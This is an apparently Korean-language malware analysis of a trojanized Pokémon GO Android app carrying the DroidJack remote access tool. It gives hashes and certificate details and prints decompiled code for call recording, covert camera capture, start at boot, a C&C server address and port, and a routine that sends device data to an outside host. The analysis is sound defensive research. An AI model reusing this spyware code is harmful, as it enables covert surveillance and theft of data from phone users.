

Malware Analysis of Pokemon Go

@bunseokbot

파일 정보

MD5	d350cc8222792097317608ea95b283a8
SHA1	561ae708f234f46dbdca1d7f2a38d854d9bb60df
SHA256	15db22fd7d961f4d4bd96052024d353b3ff4bd135835d2644d94d74c925af3c4
ssdeep	1572864:nR1mSZ+yT7t73Q9+/aoavq8djBWdtsUK1W:TmSZL3t7U+/NQVcdEW
Appname	Pokémon GO
Target Environment	Android (SDK Version 19)

인증서 정보

Fingerprint	EC:E5:21:E3:8C:5E:9C:BE:A5:35:03:EA:EF:1A:6D:DD:20:45:83:FA
Serial Number	e6:ef:d5:2a:17:e0:dc:e7
인증일	2010년 5월 5일 오전 9시 21분 38초 (GMT)
등록자	Lorensius W. L. T
등록자 E-mail	<u>lorenz@londatiga.net</u>
등록 국가	ID (Indonesia), Jawa Barat state, Bandung city
인증서 상세정보	https://www.androidobservatory.org/cert/ECE521E38C5E9CBEA53503EAEF1A6DDD204583FA


같은 인증서가 사용된 앱

Apps signed by this certificate:

	Name	Package	Version Code	Added
	Happy Street	com.godzilab.happystreet	1004006	2013-10-16 13:55:01
	TATA Dialers UAE	com.revesoft.mobiledialer.voip_souk.tata_dialers_UAE_33003	303004	2014-08-28 13:17:33.576129
	iGO	com.navngo.igo.javaclient	235654	2014-09-25 07:01:19.970057
	WiFiKill	me.paranoid.wifikill	2020	2014-05-06 10:45:34.340432
	Angry Birds	com.rovio.angrybirdsstarwars.ads.iap	1220	2013-10-16 14:23:02
	Europe	com.tomtom.europe	132	2014-08-02 16:18:54.271971
	ORDO Pro	com.free.alpha.manager	131	2013-10-16 14:19:08
	Drag Racing	com.creativemobile.DragRacing	83	2013-10-16 14:27:06
	Drag Racing	com.creativemobile.DragRacing	81	2013-09-26 13:34:25

<https://www.androidobservatory.org/cert/ECE521E38C5E9CBEA53503EAEF1A6DDD204583FA>

Image Resources



로딩화면











앱 아이콘

powered by Google

구글..ㅎ

여기까진 완벽했다

이게 삽입되기 전까진 말이다

- ▼  net.droidjack.server
 - ▶  CallListener 휴대폰의 전화 상태 (수, 발신) 정보를 가져온다
 - ▶  CamSnapDJ 전면, 후면 카메라
 - ▶  Connector 부팅이 완료되면 Controller 서비스를 시작한다
 - ▶  Controller GPS, Call, Camara, Video를 실제 조종한다
 - ▶  GPSLocation 네트워크 정보, 위치 정보, 단말기 정보를 전송한다
 - ▶  MainActivity 실행되면 Controller 서비스를 활성화시킨다
 - ▶  VideoCapDJ 전면 카메라로 비디오를 촬영한다

CallListener

휴대폰의 전화 상태 (수, 발신) 정보를 가져온다

```
try
{
    paramInt = paramInt.getStringExtra("incoming_number").replace("-", "").replace("+", "").replace("(", "").replace(")", "").trim();
    if ((paramIntent.contains(this.l) || (paramIntent.contains(this.m))))
    {
        if (!paramIntent.contains(this.l))
            break label341;
        b(true);
    }
    while (true)
    {
        a();
        paramInt = new d(this, null);
        paramContext.getContentResolver().registerContentObserver(CallLog.Calls.CONTENT_URI, true, paramInt);
        if ((b) && (j == null))
        {
            j = new e(this, null);
            this.i.listen(j, 32);
        }
        return;
        localException2 = localException2;
        ae.a(localException2);
        this.l = "0000000000000000";
        break;
        localException1 = localException1;
        ae.a(localException1);
        this.m = "1111111111111111";
        break label134;
    label341: if (paramIntent.contains(this.m))
        a(true);
    }
}
```

+82-010-1234-5678 형태를 01012345678로 변환

CallListener

휴대폰의 전화 상태 (수, 발신) 정보를 가져온다

```
try
{
    paramInt = paramInt.getStringExtra("incoming_number").replace("-", "").replace("+", "").replace("(", "").replace(")", "").trim();
    if ((paramInt.contains(this.l) || (paramInt.contains(this.m))))
    {
        if (!paramInt.contains(this.l))
            break label341;
        b(true);
    }
    while (true)
    {
        a();
        paramInt = new d(this, null);
        paramContext.getContentResolver().registerContentObserver(CallLog.Calls.CONTENT_URI, true, paramInt);
        if ((b) && (j == null))
        {
            j = new e(this, null);
            this.i.listen(j, 32);
        }
        return;
        localException2 = localException2;
        ae.a(localException2);
        this.l = "0000000000000000";
        break;
        localException1 = localException1;
        ae.a(localException1);
        this.m = "1111111111111111";
        break label134;
    label341: if (paramInt.contains(this.m))
        a(true);
    }
}
```

전화 기록 내용의 변경이 있으면 변경 상태 알림을 통보

CallListener

휴대폰의 전화 상태 (수, 발신) 정보를 가져온다

```
protected void a(File paramFile)
{
    try
    {
        c = new MediaRecorder();
        c.setAudioSource(4);
        c.setOutputFormat(0);
        c.setAudioEncoder(0);
        c.setOutputFile(paramFile.getAbsolutePath());
        System.out.println(paramFile.getAbsolutePath());
        try
        {
            c.prepare();
            c.start();
            a = true;
            System.out.println("Recording");
            return;
        }
        catch (IllegalStateException paramFile)
        {
            while (true)
                c.prepare();
        }
    }
    catch (Exception paramFile)
    {
        ae.a(paramFile);
        paramFile.printStackTrace();
    }
}
```

전화 내용 녹음을 시작한다

```
protected void c()
{
    try
    {
        if (a)
        {
            c.stop();
            c.release();
            c = null;
        }
        a = false;
        System.out.println("Stopped Recording");
        if (this.k.exists())
            new g(this.d).a(this.e, this.f, this.g, this.h);
        return;
    }
    catch (Exception localException)
    {
        ae.a(localException);
        localException.printStackTrace();
    }
}
```

전화 내용 녹음을 종료한다

CamSnapDJ & VideoCapDJ

전면, 후면 카메라

```
public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(getResources().getIdentifier("cameraview", "layout", getPackageName()));
    ae.a();
    try
    {
        paramBundle = getIntent().getExtras().getString("Camtype");
        System.out.println(5);
        if (paramBundle.equalsIgnoreCase("Front"))
            this.d = 1;
        while (true)
        {
            System.out.println(6);
            this.e = ((SurfaceView)findViewById(getResources().getIdentifier("surface_camera", "id", getPackageName())));
            System.out.println(3);
            this.f = this.e.getHolder();
            System.out.println("Clear n working - Cam");
            paramBundle = new h(this);
            System.out.println(7);
            this.f.addCallback(new i(this, paramBundle));
            System.out.println(8);
            return;
            if (paramBundle.equalsIgnoreCase("Back"))
                this.d = 0;
        }
    }
    catch (Exception paramBundle)
    {
        ae.a(paramBundle);
        paramBundle.printStackTrace();
    }
}
```

카메라 종류별 처리 코드

종류	코드
전면 카메라 (Default)	1
후면 카메라	0

Connector

부팅이 완료되면 Controller 서비스를 시작한다

```
public void onReceive(Context paramContext, Intent paramIntent)
{
    a = paramContext;
    ae.a();
    if (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
        paramContext.startService(new Intent(paramContext, Controller.class));
    if ((a()) && (!Controller.x))
    {
        System.out.println("Connecting!");
        paramContext.startService(new Intent(paramContext, Controller.class));
        return;
    }
    try
    {
        System.out.println("Out");
        Controller.b();
        return;
    }
    catch (Exception paramContext)
    {
        ae.a(paramContext);
        paramContext.printStackTrace();
    }
}
```

기기 부팅이 완료

Controller 서비스 시작

Controller

GPS, Call, Camara, Video를 실제 조종한다

```
ae.b = getApplicationContext();
ae.a();
t = Build.SERIAL;
i = ((PowerManager) getSystemService("power")).newWakeLock(1, "Internet ON");
i.acquire();
g = new by(getApplicationContext());
y = g.a("MASTER_IP");
if ((y == null) || (y.equals("")));
try
{
    g.a("MASTER_IP", br.a);
    y = g.a("MASTER_IP");
    System.out.println(y);
}
try
{
    z = Integer.parseInt(g.a("MASTER_PORT"));
    if (y.equals("DJ_GooDbYe:("))
    {
        b();
        return 2;
        paramInt = paramInt;
        y = br.a;
    }
}
```

배터리 상태 확인

MASTER_IP DB에 조회

만약 MASTER_IP DB에 없다면

pokemon.no-ip.org 값을 등록

통신 서버

```
public class br
{
    protected static String a = "pokemon.no-ip.org"; C&C 서버 주소
    protected static int b = 1337; C&C 서버 포트
    protected static byte c = -1;
}
```

Domain Whois Information

IP Address	8.23.224.110
Country	US
Registrar	VITALWORKS..
E-mail	<u>domains@no-ip.com</u>

<http://whois.domaintools.com/no-ip.com>

Exception Handler

악성코드 실행 도중 에러가 발생하면 에러 리포트 전송

```
protected static void a(Throwable paramThrowable)
{
    try
    {
        if (a)
            b(paramThrowable);
        Object localObject = new StringWriter();
        paramThrowable.printStackTrace(new PrintWriter((Writer)localObject));
        localObject = ((StringWriter)localObject).toString();
        ArrayList localArrayList = new ArrayList();
        DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
        HttpPost localHttpPost = new HttpPost("http://www.droidjack.net/storeReport.php");
        localArrayList.clear();
        String str1 = Build.BRAND;
        String str2 = Build.MODEL;
        String str3 = Build.VERSION.RELEASE;
        localArrayList.add(new BasicNameValuePair("manufacturer", str1));
        localArrayList.add(new BasicNameValuePair("model", str2));
        localArrayList.add(new BasicNameValuePair("version", str3));
        localArrayList.add(new BasicNameValuePair("stacktrace", (String)localObject));
        localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList));
        localDefaultHttpClient.execute(localHttpPost);
        return;
    }
    catch (Exception localException)
    {
        b(paramThrowable);
        localException.printStackTrace();
    }
}
```

제조사, 모델명, 버전, 에러 내용 전송

droidjack?

Android Remote Administration Tool

Lifetime License


\$210

An Arsenal of Tools

An easy to use interface

And a customizable client

Order Now



종신 라이선스가 \$210.. ㄷ ㄷ

droidjack 제공 기능

Android Remote Administration Tool

+ Inbuilt APK Tool
+ File Voyager
+ SMS Trekker
+ Call Manager
+ Contacts Browser
+ Remote Eyes
+ Remote Ears
+ Browser
+GPS Locator
+ Message Toaster
+ App Manager
+ Detailed Info
+ More

- 정상 파일에서 Injection 하는 기능
- 기기 내 파일 내용 제공
- SMS 쓰기, 읽기, 원격 삭제
- 전화내용 녹취, 삭제 등
- 연락처 내용 읽기, 쓰기, 삭제
- 전, 후면 카메라 이용 촬영 & 녹화
- 브라우저 북마크 읽기, 브라우저 원격 호출
- GPS 위치 추적
- 기기에 메시지 출력 (Toast Message, AppPush)
- IMEI, MAC Address, 통신사업자 정보, 루팅 여부 확인
- .. 등등

주요 기능

- 일부 기능이 정상인 것으로 보아 정상 Pokemon Go 파일에 악성코드를 Inject
- C&C 서버의 명령을 받아 카메라 촬영, 위치 정보, 전화 도청 기능을 수행
- droidjack 이라는 악성코드 자동생성기를 이용한 것으로 파악
- droidjack의 원래 기능을 사용하지 않고 일부 기능만 사용함
- 통신 서버는 pokemon.no-ip.com 이라는 무료 호스팅 서비스를 사용

End

@bunseokbot